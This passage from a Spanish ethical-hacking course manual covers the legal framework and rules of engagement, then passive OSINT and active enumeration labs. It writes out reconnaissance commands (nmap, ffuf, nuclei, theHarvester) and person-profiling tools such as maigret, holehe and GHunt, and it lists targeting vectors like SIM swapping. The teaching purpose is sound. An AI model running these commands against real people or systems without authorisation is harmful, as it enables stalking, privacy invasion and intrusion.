ALUMNADO · 2026–2027

HE
Manual de trabajo

Explicaciones, rutas de práctica y fichas.

José Picón · CIPFP Cheste

Edición 12 de octubre de 2026

Cómo trabajar con este manual

Lee primero la ruta de la unidad; después su desarrollo y sus fichas. Los comandos se ejecutan en la carpeta que indica cada práctica. Conserva la carpeta de distribución: los enlaces abren datos, código y plantillas. Las actividades con infraestructura requieren la aceptación del entorno descrita en las guías comunes.

Índice

1. HE · UT1 — Marco ético-legal y alcance del test de intrusión
2. HE · UT5 — Reconocimiento pasivo y enumeración activa
3. HE · UT2 — Vulnerabilidades, tipos de ataque y arsenal de auditoría
4. HE · UT3 — Auditoría de redes inalámbricas Wi-Fi
5. HE · UT4 — Otros sistemas inalámbricos y ejercicios de equipo rojo y azul
6. HE · UT6 — Interceptación, ataque de intermediario y explotación de sistemas
7. HE · UT7 — Post-explotación: credenciales, pivotaje y persistencia
8. HE · UT8 — Auditoría de aplicaciones web

HE · UT1 — Marco ético-legal y alcance del test de intrusión

8 horas · RA1 (a, b, c, d, e) · Servicio SOC: Protección — gobierno del ejercicio ofensivo · Evidencias HE–E1, HE–E2

Qué vamos a conseguir

Definir un alcance verificable antes de iniciar una auditoría.

Antes de empezar

Herramientas: Fichas de casos, plantilla ROE y mapa ATT&CK.

Consulta la guía de instalación, la guía de herramientas y las precisiones del curso. Prepara una carpeta propia para resultados; conserva intactos los datos de partida.

Ruta de trabajo

1. Resuelve ficha-casos-fuera-de-alcance.md y distingue autorización, finalidad y tratamiento de datos.
2. Clasifica acciones con ficha-mapeo-fases-attack.md; justifica las técnicas con comportamiento observado.
3. Completa el ROE de material/plantillas: propietario, activos, direcciones, cuentas, fechas y técnicas permitidas.
4. Define exclusiones, condiciones de parada, contacto y tratamiento de evidencias.
5. Revisa con un compañero un objetivo ambiguo: si no puedes decidir con el ROE, mejora su redacción.
6. Entrega HE-E1 y realiza HE-E2 cuando se convoque. El caso OSINT sintético puede introducirse sin buscar identidades reales.

Cómo comprobar que está hecho

Activos identificables; condiciones de parada; alcance revisado antes de prácticas activas.

> La política del laboratorio fija límites docentes. No conviertas una regla de aula en una afirmación penal universal.

Desarrollo y fichas

- Explicación completa de la unidad.
- ficha-casos-fuera-de-alcance
- ficha-mapeo-fases-attack

Entrega y revisión

Los nombres y formatos están en el cuaderno de entregables. Antes de entregar, comprueba alcance, pasos reproducibles, resultados, interpretación y límites. Identifica tu trabajo por número de lista, módulo y evidencia.

Incluye una dificultad que hayas resuelto y explica por qué la solución funciona. Si utilizas una salida de ejemplo, declárala; no la presentes como ejecución propia.

HE · UT1 — Marco ético-legal y alcance del test de intrusión

8 horas · RA1 (a, b, c, d, e) · Servicio SOC: Protección — gobierno del ejercicio ofensivo · Evidencias HE–E1, HE–E2

---

1. Objetivo de la unidad

Antes de tocar una sola tecla contra un sistema, el auditor tiene que saber **qué puede hacer, con qué permiso y qué pasa si se pasa de la raya**. Esta unidad es la condición de acceso a todo lo demás del módulo: sin el documento de alcance y reglas de enfrentamiento firmado (HE–E1), no se ejecuta ninguna acción activa en el laboratorio.

2. Contenido

2.1 Terminología (RA1.a)

- **Hacking**: uso creativo de un sistema más allá de su diseño. No es delito por sí mismo.

- **Hacking ético / test de intrusión**: evaluación ofensiva **autorizada** y con alcance delimitado.
- **Equipo rojo**: emulación de un adversario real, con objetivos y sin avisar al equipo defensivo.
- **Hacktivismo**: acción no autorizada con motivación política. Es delito.

La diferencia entre auditor y delincuente no es la técnica: es la **autorización**.

2.2 Marco legal español (RA1.b)

Artículo del Código Penal	Conducta
197 bis	Acceso no autorizado a un sistema de información
197 ter	Facilitar o interceptar sin autorización
197 quinquies	Cometido por organización criminal
264	Daños: borrar, alterar, suprimir datos ajenos
264 bis	Obstaculizar el funcionamiento de un sistema

Marco complementario: **Convenio de Budapest** sobre la Ciberdelincuencia (BOE-A-2010-14221) y **RGPD** para cualquier dato personal capturado (arts. 5, 6, 32).

2.3 Alcance y reglas de enfrentamiento (RA1.c)

El documento de **Rules of Engagement (ROE)** define:

- Perímetro exacto: IPs, dominios, aplicaciones, cuentas de prueba.
- Ventana horaria y de calendario.
- Técnicas prohibidas (p. ej. denegación de servicio real, ingeniería social sobre plantilla no informada).
- Canal de comunicación y persona de contacto ante incidente colateral.
- Regla de parada (`stop-the-test`) y quién puede invocarla.
- Manejo de los datos capturados: cifrado y destrucción tras el informe.

2.4 Dimensiones de la seguridad (RA1.d)

Confidencialidad, integridad, disponibilidad y autenticidad. Cada hallazgo se clasifica por cuál de estas propiedades rompe.

2.5 Fases del ataque (RA1.e)

Reconocimiento → enumeración → análisis de vulnerabilidades → explotación → post-explotación → informe. Se corresponden con las tácticas de **MITRE ATT&CK**, que se usarán como taxonomía en todo el módulo.

3. Laboratorio guiado

Parte A — Casos reales fuera de alcance (RA1.b)

1. Estudio de casos de auditorías que se salieron del alcance y sus consecuencias penales. Discusión: dónde estuvo la línea y qué la cruzó.

Parte B — Redactar el ROE del curso (RA1.c)

2. Con la plantilla `HE/material/plantillas/ROE.md`, redacta el documento de alcance y reglas de enfrentamiento del ejercicio del curso (objetivo: el servicio desplegado por el módulo PPS). Fírmalo con la contraparte (rol docente).

Parte C — Mapa de fases a ATT&CK (RA1.e)

3. Cotejar cada fase del ataque con las tácticas de ATT&CK correspondientes. Rellenar la hoja `HE/material/herramientas/mapa_attack.md`.

4. Entregables

- **`HE-E1`** (informe, rúbrica R2): documento de alcance y reglas de enfrentamiento firmado, con regla de parada y gestión de datos capturados.
- **`HE-E2`** (prueba objetiva, rúbrica de plantilla): marco legal, terminología y fases del ataque. Prueba escrita sin material de apoyo; la entrega el profesor en el aula.

5. Criterios de superación

- El ROE define perímetro, ventana, técnicas prohibidas, regla de parada y gestión de datos.
- El alumno distingue con precisión las conductas tipificadas en los artículos 197 bis/ter y 264/264 bis.

6. Advertencia

Ninguna técnica del módulo se ensaya sobre sistemas ajenos sin autorización expresa por escrito. Actuar fuera del alcance autorizado puede constituir delito y califica la práctica con 0, además de activar el protocolo de convivencia del centro.

7. Referencias

- Código Penal español, arts. 197 bis/ter/quinquies, 264, 264 bis.
- Convenio de Budapest (BOE-A-2010-14221).

- CCN-STIC 484 — Auditoría técnica de seguridad.
- MITRE ATT&CK — attack.mitre.org

Ficha de casos: ¿dónde estuvo la línea? (HE UT1 · para el alumnado)

Lee cada caso y responde en pareja. El objetivo no es memorizar sentencias, sino entender **qué convierte una técnica lícita en un delito**: casi siempre, salirse del alcance autorizado o no tener autorización en absoluto.

Caso 1 — El pentester que "siguió un poco más"

Una empresa contrata una auditoría de su web pública. El auditor encuentra que, desde esa web, puede saltar a un servidor interno que **no estaba en el alcance**. "Ya que estoy", lo explora y descarga un fichero de configuración para demostrar el impacto. - ¿La técnica es la misma que la autorizada? ¿Qué cambió? - ¿En qué momento exacto cruzó la línea? - ¿Qué documento lo habría protegido y qué debería haber hecho al encontrar el salto?

Caso 2 — El "favor" al amigo

Alguien con conocimientos accede a la cuenta de correo de un amigo **con su permiso verbal** para recuperar unas fotos. El amigo luego se enfada por otra cosa y denuncia. - ¿Vale un permiso verbal? ¿Por qué es un problema no tenerlo por escrito? - ¿Cambia algo que el acceso fuera "para ayudar"?

Caso 3 — La prueba de concepto publicada

Un investigador encuentra un fallo en el portal de una administración. Para "presionar a que lo arreglen", publica en redes una captura entrando en el sistema con datos reales de ciudadanos. - ¿El hallazgo era legítimo? ¿Y la forma de divulgarlo? - ¿Qué es la divulgación responsable y en qué se diferencia de esto?

Caso 4 — El escaneo "inofensivo"

Un estudiante lanza un `nmap` y un escáner de vulnerabilidades contra el servidor de un comercio online "solo para practicar", sin contactar con nadie. No explota nada. - ¿Escanear sin explotar es inocuo legal y éticamente? - ¿Qué habría hecho falta para que fuera lícito?

Conclusión que debéis poder escribir

Completa: *"Una técnica de hacking es lícita cuando* ***__, y deja de serlo en el momento en que*** *___."*

Ficha de mapeo: fases del ataque → tácticas MITRE ATT&CK (HE UT1)

Referencia: **attack.mitre.org** y el Navigator (https://mitre-attack.github.io/attack-navigator/). Para cada fase del ataque, indica la(s) **táctica(s)** de ATT&CK que le corresponden y un ejemplo de **técnica** concreta (con su ID Txxxx si lo encuentras). Trabajo individual; exporta el resultado (es la base de HE-E2 y de la trazabilidad del curso).

Fase del ataque	Táctica(s) ATT&CK	Ejemplo de técnica (ID)
1. Reconocimiento		
2. Enumeración		
3. Análisis de vulnerabilidades		
4. Explotación (acceso inicial)		
5. Post-explotación		
6. Informe		

Preguntas

1. ¿Qué táctica de ATT&CK **no** encaja en ninguna fase clásica del pentest y por qué existe igualmente (pista: pensad en lo que hace un adversario real una vez dentro y mantenido)?
2. El "Informe" no es una táctica de ATT&CK. ¿Por qué sí es una fase del pentest? ¿Qué las diferencia (adversario real vs auditor)?

HE · UT5 — Reconocimiento pasivo y enumeración activa

8 horas · RA3 (a, b) · Servicio SOC: Prevención — gestión de la exposición · Evidencias HE–E9, HE–E10

Qué vamos a conseguir

Construir conclusiones OSINT trazables y distinguirlas de la enumeración activa.

Antes de empezar

Herramientas: Kit OSINT local, navegador, Python, Git y CSV; Nmap para la parte activa.

Consulta la guía de instalación, la guía de herramientas y las precisiones del curso. Prepara una carpeta propia para resultados; conserva intactos los datos de partida.

Empieza con el cuaderno OSINT revisado y el kit local.

Ruta de trabajo

1. Empieza por el cuaderno OSINT de la revisión de octubre y OSINT-LAB-ALUMNADO. Trabaja solo con sus fuentes sintéticas.
2. Registra observación literal, fuente, fecha y hash. Escribe por separado tu inferencia y su confianza.
3. Cruza al menos dos fuentes independientes antes de vincular identidades. Documenta homónimos, datos caducados y descartes.
4. Construye nodos y aristas del grafo: cada relación debe citar una evidencia.
5. Para HE-E10, abre practica-02-enumeracion-activa.md y verifica el ROE del objetivo institucional local. La autorización del caso OSINT no lo sustituye.
6. Entrega HE-E9 con método y límites, y HE-E10 con inventario. La medición de ruido se hace cuando el sensor de IC esté disponible.

Cómo comprobar que está hecho

Observación e inferencia separadas; descartes razonados; enumeración restringida al alcance.

> Un resultado negativo de una herramienta no demuestra que una cuenta o dato no exista.

Desarrollo y fichas

- Explicación completa de la unidad.
- menu-arsenal-osint
- plantilla-inventario-HE-E10
- practica-01-autoosint
- practica-02-enumeracion-activa

Entrega y revisión

Los nombres y formatos están en el cuaderno de entregables. Antes de entregar, comprueba alcance, pasos reproducibles, resultados, interpretación y límites. Identifica tu trabajo por número de lista, módulo y evidencia.

Incluye una dificultad que hayas resuelto y explica por qué la solución funciona. Si utilizas una salida de ejemplo, declárala; no la presentes como ejecución propia.

HE · UT5 — Reconocimiento pasivo y enumeración activa

8 horas · RA3 (a, b) · Servicio SOC: Prevención — gestión de la exposición · Evidencias HE–E9, HE–E10

---

1. Objetivo de la unidad

Reunir información sobre el objetivo, primero **sin tocarlo** (reconocimiento pasivo) y luego enumerando activamente sus activos, cuentas y vulnerabilidades potenciales. El objetivo del ejercicio es el servicio desplegado por el módulo PPS, con alcance autorizado.

2. Contenido

2.1 Reconocimiento pasivo (RA3.a)

Sin una sola conexión directa al objetivo:

- Registros de transparencia de certificados (**crt.sh**): subdominios a partir de los certificados emitidos.

- DNS histórico y pasivo (VirusTotal, SecurityTrails).
- Motores de exposición (**Shodan**, Censys, ZoomEye): puertos y servicios ya indexados.
- Filtraciones públicas (**HIBP**): correos y credenciales expuestas.
- Huella corporativa: dominios, personas, tecnologías, proveedores.

2.2 Enumeración activa (RA3.b)

Ya interactuando con el objetivo (genera ruido, detectable por el SOC):

- Barrido de puertos: `nmap`, `masscan`, `rustscan`.
- Descubrimiento HTTP: `httpx`, `katana`, `gobuster`, `ffuf`.
- Enumeración de servicios y directorios.
- Inventario: activos, cuentas de usuario, vulnerabilidades potenciales.

3. Laboratorio guiado

Parte A — Reconocimiento pasivo (RA3.a)

```
# Subdominios desde certificados (sin tocar el objetivo)
curl -s "https://crt.sh/?q=%25.xest.local&output=json" | jq -r '.[].name_value' | sort -u

# Correos y hosts expuestos
theHarvester -d xest.local -b crtsh,duckduckgo

# Exposición ya indexada (requiere clave Shodan)
shodan search hostname:xest.local
```

1. Elabora la ficha del objetivo **sin conexión directa**: subdominios, tecnologías, personas, exposición conocida. Cita cada fuente.

Parte B — Enumeración activa (RA3.b)

```
# Barrido de puertos del objetivo autorizado
nmap -sV -sC -oA nmap_objetivo objetivo.lab

# Descubrimiento HTTP
httpx -l hosts.txt -title -tech-detect -status-code -o httpx.txt
ffuf -u https://objetivo.lab/FUZZ -w /usr/share/wordlists/dirb/common.txt -mc 200,301,302
nuclei -u https://objetivo.lab -severity critical,high
```

2. Construye el **inventario** de activos, cuentas y vulnerabilidades potenciales. Mide el ruido generado (¿cuántas alertas produjo en el SOC?).

4. Entregables

- **`HE-E9`** (informe, rúbrica R2): informe de reconocimiento pasivo con fuentes citadas y **sin** interacción con el objetivo.
- **`HE-E10`** (laboratorio, rúbrica R1): inventario de activos, cuentas y vulnerabilidades potenciales obtenido por técnicas activas.

5. Criterios de superación

- El reconocimiento pasivo no genera ni una conexión al objetivo y cita fuentes.
- El inventario activo es reutilizable en las fases de explotación siguientes.
- El alumno es consciente del ruido que genera y de que el SOC lo detecta.

6. Errores frecuentes

- Empezar por nmap saltándose el reconocimiento pasivo: se pierde información y se genera ruido innecesario.
- Confundir Deep Web con Dark Web al documentar las fuentes.

7. Referencias

- crt.sh, Shodan, theHarvester, amass, subfinder, httpx, nuclei — documentación.
- OWASP WSTG — Information Gathering.
- MITRE ATT&CK — Reconnaissance, Resource Development.

Menú de arsenal OSINT por capa — HE UT5 (material de aula)

Mapa de **qué herramienta usar en cada capa** de la práctica de reconocimiento. En clase se ejecuta en vivo la marcada ⭐ ; las demás son **alternativas** (si la ⭐ falla, si quieres ampliar, o para grupos avanzados). Catálogo completo con repos e instalación: `arsenal-osint.md`.

> Regla de aula: solo sobre **uno mismo** (consentimiento) o el **objetivo sintético** (`kestrel_ova` / `ova.kestrel@mail.xest.local`). Nunca sobre terceros. `holehe`/`ignorant` **solo sobre tu propio** correo/teléfono.

Capa 0 — Framework todo-en-uno (consolidador)

Herramienta	Comando de ejemplo	Nota
SpiderFoot ⭐	`sf.py -l 127.0.0.1:5001` → web → New Scan sobre el alias/correo	Automatiza y **correlaciona** las capas de abajo. Se enseña *después* de hacerlas a mano.
Recon-ng	`recon-ng` → `marketplace install all` → workspaces/módulos	Framework tipo Metasploit para OSINT.

Capa 1 — Buscadores y dorking

Herramienta	Comando de ejemplo
Operadores ⭐	`"Óscar Valcárcel Aínsa" filetype:pdf` · `"kestrel_ova" site:foro.xest.local` (Google/**Yandex**/DuckDuckGo)
GHDB	catálogo en exploit-db.com/google-hacking-database
Pagodo	`python3 pagodo.py -d xest.local -g dorks.txt` (automatiza dorks)

Capa 2 — Histórico (contenido borrado)

Herramienta	Comando de ejemplo
Wayback CDX ⭐	`curl -s "http://web.archive.org/cdx/search/cdx?url=xest.local*&output=text&fl=original&collapse=urlkey"`
waybackurls 🐹	`echo xest.local | waybackurls`
gau 🐹	`gau xest.local`

Capa 3 — Identidad reutilizada (alias)

Herramienta	Comando de ejemplo
Maigret ⭐	`maigret kestrel_ova --timeout 15` (3000+ sitios, extrae datos)
Sherlock	`sherlock kestrel_ova` (rápido, 400+ sitios)
WhatsMyName	web whatsmyname.app

Capa 4 — Correo

Herramienta	Comando de ejemplo	Nota
holehe ⭐	`holehe ova.kestrel@mail.xest.local`	Solo TU correo.
h8mail	`h8mail -t ova.kestrel@mail.xest.local`	Filtraciones (local o APIs).
GHunt	`ghunt email ova.kestrel@gmail.example`	Solo cuentas **Google**.

Capa 5 — Teléfono (ampliación)

Herramienta	Comando de ejemplo	Nota
PhoneInfoga ⭐	`phoneinfoga scan -n "+34600000000"`	Operador, tipo de línea, footprint.
Ignorant	`ignorant 34 600000000`	Registro en servicios. Solo TU número.

Capa 6 — Filtraciones / credenciales

Herramienta	Comando de ejemplo
HIBP (k-anonymity) ⭐	`printf '%s' 'clave' | sha1sum` → `curl -s https://api.pwnedpasswords.com/range/<5 primeros>`
IntelX	intelx.io (buscador de filtraciones/pastes)

Herramienta	Comando de ejemplo
h8mail	(ver capa 4)

Capa 7 — Metadatos y documentos

Herramienta	Comando de ejemplo
ExifTool ⭐	`exiftool avatar.jpg | grep -iE 'gps|date|model'`
Metagoofil	`metagoofil -d xest.local -t pdf,docx -o docs/`

Capa 8 — Dominio propio / infraestructura del sujeto

Herramienta	Comando de ejemplo
crt.sh ⭐	`curl -s "https://crt.sh/?q=%25.xest.local&output=json" | jq -r '.[].name_value' | sort -u`
Amass	`amass enum -passive -d xest.local`
Photon	`python3 photon.py -u http://foro.xest.local` (extrae correos/claves/enlaces)

Capa 9 — Repos y secretos

Herramienta	Comando de ejemplo
git log ⭐	`git log --format='%ae' | sort -u` (correo real en las cabeceras)
trufflehog ⭐	`trufflehog git file://. --only-verified` (secretos en TODO el histórico)

Capa 10 — Redes sociales (ampliación)

Herramienta	Comando de ejemplo	Nota
snscrape ⭐	`snscrape --max-results 50 twitter-user <alias>`	Sin API (X, Telegram, Reddit).
Instaloader	`instaloader --no-pictures --no-videos profile <perfil>`	Metadatos públicos de Instagram.
Toutatis	`toutatis -u <perfil> -s <sessionid>`	Datos de cuenta IG (correo/tel ofuscados).

Capa 11 — Imágenes / geolocalización (GEOINT, ampliación)

Recurso	Uso
Búsqueda inversa ⭐	**Yandex** Images (el mejor para rostros/lugares), Google, Bing, TinEye
ExifTool	si la foto conserva GPS, directo (ver capa 7)
SunCalc / Street View	confirmar hora/lugar por sombras y referencias

---

Cómo se usa en la práctica

1. En clase se ejecuta la ⭐ de las capas 1-4 y 6-9 sobre el objetivo (auto o sintético).
2. Las capas 5, 10 y 11 son **ampliación**: hazlas si tu objetivo tiene teléfono/redes/fotos.
3. Al final, **SpiderFoot** (capa 0) para ver cómo un framework automatiza y correlaciona todo lo que hiciste a mano —pero solo tiene sentido *después* de entender cada capa.

NN-HE-E10 · Inventario por enumeración activa — `objetivo.xest.local`

> Plantilla del entregable HE-E10. Sustituye **NN** por tu número de lista. Cada celda de evidencia debe apuntar a un fichero de salida real (`nmap_objetivo.*`, `httpx.txt`, `ffuf.csv`, `nuclei.txt`, `verificacion_manual.txt`). Un hallazgo sin evidencia no cuenta.

- **Autor (nº lista)**:
- **Fecha / ventana horaria**:
- **Objetivo autorizado**: `objetivo.xest.local` (VLAN de laboratorio xest)
- **Alcance**: solo hosts `*.xest.local` autorizados. Ninguna acción fuera de la VLAN.

1. Activos y servicios

Host	IP	Puerto	Servicio	Versión	Evidencia
objetivo.xest.local		80/tcp	http (nginx)		`nmap_objetivo.nmap`

2. Cuentas y endpoints de autenticación

Endpoint	Método	Descubierto por	Evidencia
/login	POST	crawling / lectura del HTML	`httpx.txt`, ffuf

3. Vulnerabilidades potenciales

> "Potenciales": aquí se **descubren y verifican**, no se explotan. La explotación es UT6/UT8.

ID	Hallazgo	Severidad	Detectado por	Verificado a mano	Cómo se verificó
V1	Versión de servidor expuesta (`Server: nginx/…`)	Baja	nuclei/httpx	sí/no	`curl -sI`
V2	Listado de directorios en `/static/`	Media	nuclei/ffuf	sí/no	`curl /static/`
V3	Falta cabecera HSTS	Media	nuclei	sí/no	`curl -sI`
V4	Falta cabecera CSP	Media	nuclei	sí/no	`curl -sI`

ID	Hallazgo	Severidad	Detectado por	Verificado a mano	Cómo se verificó
V5	Falta `X-Content-Type-Options`	Baja	nuclei	sí/no	`curl -sI`
V6	Método TRACE habilitado	Media	nmap/nuclei	sí/no	`curl -X TRACE`

4. Ruido medido en el SOC (con IC)

Herramienta	Nº de alertas / eventos	Tipo de firma
nmap -sV -sC		barrido de puertos
ffuf		ráfaga de 404
nuclei		patrones de plantilla
Fase 0 pasiva	0 (esperado)	— (no toca el objetivo)

Regla de detección que faltaría (propuesta):

5. Conclusión y enganche

- Priorización real de los hallazgos (no todos pesan igual):
- Qué de este inventario entra en **UT6** (explotación) y **UT8** (auditoría web):
- Comprobación futura: tras el bastionado de PPS, estos hallazgos deberían desaparecer.

HE UT5 · Práctica 01 — Reconocimiento pasivo sobre objetivo consentido

Módulo 5025 Hacking Ético · **UT5** (8 h) · **RA3 CE a** — *"Se ha recopilado información sobre la red y sistemas objetivo mediante técnicas pasivas"*. **Evidencia** HE-E9 (informe, instrumento I2, 25 %). **Prerrequisito bloqueante**: UT1 superada + consentimiento firmado (`../../../comun/legal/consentimiento-autoosint.md`).

> HE-E10 (inventario por enumeración **activa**, I1) **no** se cubre aquí: la enumeración activa se hace sobre el objetivo institucional del laboratorio, no sobre una persona. Práctica 02.

Elección de objetivo

Opción	Objetivo	Requisito
A	Uno mismo	Consentimiento firmado (opción A del formulario)
B	Persona sintética `objetivo-sintetico/`	Ninguno — equivalente a efectos de nota

Cualquier otro objetivo invalida la entrega: se califica 0 en el criterio de marco legal y se repite con la opción B. Ver `../../../comun/legal/osint-aula-politica.md`.

Sesión 1 (2 h) — Marco y superficie de partida

Recordatorio de UT1 aplicado a personas: qué significa "pasivo" cuando el objetivo es un individuo (no hay ROE que firme un tercero; el único alcance válido es el propio), diferencia dato público / dato libre de uso, y el mecanismo de **agregación**: se construye en pizarra un perfil ficticio a partir de cinco datos inocuos y se cuenta qué sale del ensamblado que no estaba en ninguna fuente.

Punto de partida del alumno: inventario de sus propios **identificadores** — nombres y variantes, alias históricos (los de 2014 son los que más rinden), correos, teléfonos, dominios propios, cuentas de repositorio.

Sesión 2 (2 h) — Capas de recolección

Se ejecuta **por capas y citando la fuente de cada hallazgo**. Regla dura del módulo: un resultado sin fuente citada y sin marca de tiempo no es un hallazgo, es un rumor.

Capa	Técnica	Herramienta / fuente
Buscadores	Operadores avanzados sobre nombre, alias, teléfono, correo	`site:` `filetype:` `intext:` `inurl:` en Google/Bing/DuckDuckGo/Yandex

Capa	Técnica	Herramienta / fuente
Histórico	Contenido borrado que sigue accesible	Wayback Machine, caché, `web.archive.org/cdx`
Identidad reutilizada	Un alias en N plataformas	`maigret`, `sherlock` (en el contenedor del lab)
Correo	Dónde está registrado ese correo	`holehe` — **solo sobre el correo propio**
Filtraciones	Aparición en volcados públicos	HIBP (API k-anonymity: se envían 5 caracteres del SHA-1, no la contraseña)
Metadatos	EXIF en fotos y documentos propios ya publicados	`exiftool`
Certificados / DNS	Si el objetivo tiene dominio propio	`crt.sh`, `dig`, DNS histórico
Repositorios	Correo real en cabeceras de commit, secretos en histórico	`git log --format='%ae'`, `trufflehog` sobre repo propio
Terceros	Registros públicos, boletines, tablones, listas de admitidos	BOE/DOGV, BORME si hay actividad económica

Prohibido en esta práctica: cualquier intento de acceso (probar contraseñas, aunque sean tuyas y aunque el servicio sea tuyo), ingeniería social sobre nadie, y contacto con cualquier persona relacionada con el objetivo.

Sesión 3 (2 h) — Análisis: de datos a perfil

No se entrega una lista de hallazgos: se entrega **qué se puede deducir del conjunto**. Cada alumno construye, sobre su propio objetivo:

1. **Grafo de identidad**: nodos (alias, correo, teléfono, foto, dominio) y aristas (qué hallazgo une dos nodos y con qué fuerza). Formato NG: `nodes.csv` / `edges.csv`.
2. **Deducciones** con nivel de confianza: rutina, localización aproximada, entorno laboral/académico, tecnología que usa, red de contactos **sin nombrarlos**.
3. **Vectores** que ese perfil habilita: phishing dirigido creíble, respuesta a preguntas de recuperación, SIM swapping, suplantación.
4. **Falsos positivos**: al menos dos, con la razón por la que se descartaron. Aquí está el valor de trabajar sobre uno mismo: es el único caso con verdad terreno. Un homónimo, un perfil abandonado, un dato caducado.

Sesión 4 (2 h) — Reducción de huella y cierre

Cada alumno **ejecuta** al menos tres medidas y documenta el resultado: borrado o cierre de cuentas zombis, retirada de contenido de buscadores (derecho de supresión, art. 17 RGPD y formularios de retirada de Google), rotación de credenciales aparecidas en filtraciones, activación de 2FA no-SMS, limpieza de EXIF, revisión de privacidad por plataforma, cambio de correo de recuperación.

Cierre en común: **cuánto tardó cada uno en encontrar lo primero relevante**. El dato que cambia la percepción del alumnado no es el hallazgo, es el tiempo. Y lectura del reverso: esta misma capacidad, aplicada sin consentimiento a un tercero, es lo que se persigue por acoso, descubrimiento y revelación de secretos (art. 197 CP) y sanciona la AEPD.

Entregables

1. `NN-HE-E9-informe.md` — informe metodológico. **Sin datos personales concretos.**
2. `NN-HE-E9-grafo/{nodes,edges}.csv`.
3. `NN-HE-E9-reduccion.md` — las tres medidas ejecutadas y su verificación.

El anexo de hallazgos crudos **no se entrega** y no se almacena en el centro.

Preparación del profesor (antes de la sesión 1)

- [ ] Sembrar la huella del objetivo sintético (`objetivo-sintetico/README.md`).
- [ ] Verificar `maigret`, `holehe`, `exiftool`, `trufflehog` en el contenedor del lab.
- [ ] Imprimir 20 consentimientos + 20 copias.
- [ ] Preparar el ejemplo de agregación de pizarra con datos inventados (nunca reales).
- [ ] Cuenta de correo desechable propia para las demos en vivo.

HE UT5 · Práctica 02 — Enumeración activa del portal institucional

Módulo 5025 Hacking Ético · **UT5** (8 h) · **RA3 CE b** — *"Se ha obtenido un inventario de activos, cuentas y vulnerabilidades potenciales mediante técnicas activas de enumeración"*. **Evidencia** HE-E10 (inventario de laboratorio, instrumento I1, 20 %) · Rúbrica **R1**. **Prerrequisito bloqueante**: UT1 superada + **ROE del curso firmado** (HE-E1). Sin ROE no se ejecuta ni una acción activa.

> HE-E9 (reconocimiento **pasivo** sobre una persona) es la Práctica 01 y **no** se mezcla con esta. Aquí el objetivo es un **servicio del laboratorio** con alcance autorizado, no una persona. Toda la práctica ocurre en la **VLAN aislada** de xest.

Objetivo del ejercicio

Construir el **inventario** de `objetivo.xest.local` (el portal SOC de xest) por técnicas activas: activos y servicios con su versión, superficie HTTP (rutas y endpoints), y vulnerabilidades **potenciales** — potenciales porque aquí se **descubren y verifican**, no se explotan (la explotación es UT6/UT8). Y medir el **ruido** que genera cada herramienta en el SOC.

Alcance y reglas (leer antes de tocar nada)

- Objetivos autorizados: **solo** `objetivo.xest.local` y los hosts `*.xest.local` de la VLAN del aula (`comun/entornos/objetivos/hosts-aula`).
- Cualquier acción sobre una IP/host fuera de ese alcance → **0** en la práctica y protocolo de convivencia del centro (rúbrica R1, salida cero). Un `nmap` a Internet "para probar" ya cuenta.
- Snapshot limpio de la Kali antes de empezar; restaurar el entorno al terminar.
- Regla del módulo: un hallazgo **sin comando, salida y marca de tiempo** no es evidencia.

Preparación (5 min)

```
# 1. Comprobar que el objetivo resuelve y responde (sin esto, no empieces)
getent hosts objetivo.xest.local
# 2. Stack ProjectDiscovery al día
pdtm -ua && nuclei -update-templates
# 3. Crear carpeta de trabajo por número de lista
mkdir -p NN-HE-E10 && cd NN-HE-E10
```

Fase 0 — Pasivo institucional (sin tocar el objetivo) · 20 min

Aunque el objetivo sea una máquina, se empieza por lo gratis e invisible.

```
# Subdominios desde Certificate Transparency (consultas a crt.sh, NO al objetivo)
curl -s "https://crt.sh/?q=%25.xest.local&output=json" | jq -r '.[].name_value' | sort -u
# Subdominios pasivos + correos/hosts
subfinder -d xest.local -silent | tee subs_pasivos.txt
theHarvester -d xest.local -b crtsh,duckduckgo
```

Entregable parcial: `subs_pasivos.txt` con la lista de hosts candidatos y su fuente. Marca cuáles vas a enumerar activamente (solo los `*.xest.local` autorizados).

Fase 1 — Enumeración activa · 90 min

A partir de aquí **el SOC te ve**. Ejecuta en orden y **guarda todas las salidas**.

```
# Resolución + hosts vivos
subfinder -d xest.local -silent | dnsx -silent -a -resp | tee hosts.txt

# Barrido de puertos y versiones del objetivo autorizado
nmap -sV -sC -oA nmap_objetivo objetivo.xest.local

# Sondeo HTTP: título, tecnología, servidor, código
httpx -l hosts.txt -title -tech-detect -status-code -server -o httpx.txt

# Fuzzing de contenido (rutas no enlazadas)
ffuf -u http://objetivo.xest.local/FUZZ \
     -w /usr/share/seclists/Discovery/Web-Content/common.txt \
     -mc 200,301,302,401,403 -of csv -o ffuf.csv

# Escaneo por plantillas
nuclei -u http://objetivo.xest.local -severity critical,high,medium -o nuclei.txt
```

> El pipeline completo está automatizado en `recon-pipeline.sh` (mismo orden, misma evidencia). Puedes usarlo, pero **debes entender cada paso**: en la defensa te preguntaré por uno al azar.

Fase 2 — Verificación manual · 30 min

Ningún hallazgo automático entra en el inventario sin verificarlo a mano.

```
# ¿nuclei dice que falta HSTS y que se filtra la versión? Compruébalo:
curl -sI http://objetivo.xest.local/ | grep -iE 'server|strict-transport|content-security|x-content-type'
# ¿Listado de directorios en /static?
curl -s http://objetivo.xest.local/static/ | head
# ¿Método TRACE habilitado?
curl -s -X TRACE http://objetivo.xest.local/ -i | head
```

Para cada vulnerabilidad potencial anota: **cómo la verificaste** y si quedó **confirmada**.

Fase 3 — Medir el ruido (con IC) · 25 min

Con el equipo de Incidentes (SOC de xest), abre el panel de alertas y responde:

- ¿Cuántas alertas generó `nmap`? ¿Y `ffuf`? ¿Y `nuclei`?
- ¿Qué **no** apareció en el SOC? (pista: toda la Fase 0 pasiva).
- ¿Qué **regla de detección faltaría** para cazar antes el fuzzing?

Fase 4 — Inventario y cierre · 30 min

Rellena la plantilla `plantilla-inventario-HE-E10.md` con tres tablas: **activos**, **cuentas/endpoints** y **vulnerabilidades potenciales** (con la columna *verificado a mano*).

Entregables

Todo por número de lista, en la carpeta `NN-HE-E10/`:

1. `NN-HE-E10-inventario.md` — las tres tablas, cada hallazgo con su evidencia.
2. `nmap_objetivo.nmap` / `.gnmap` / `.xml`, `httpx.txt`, `ffuf.csv`, `nuclei.txt`, `subs_pasivos.txt`.
3. Tabla de **ruido medido** en el SOC (nº de alertas por herramienta) — Fase 3.

Corte automático (R1, salida cero): cualquier acción activa contra un objetivo no autorizado califica la práctica con 0 y activa el protocolo de convivencia.

Criterios de superación (resumen de R1)

- **Ejecución**: el inventario está completo y es coherente con el objetivo.
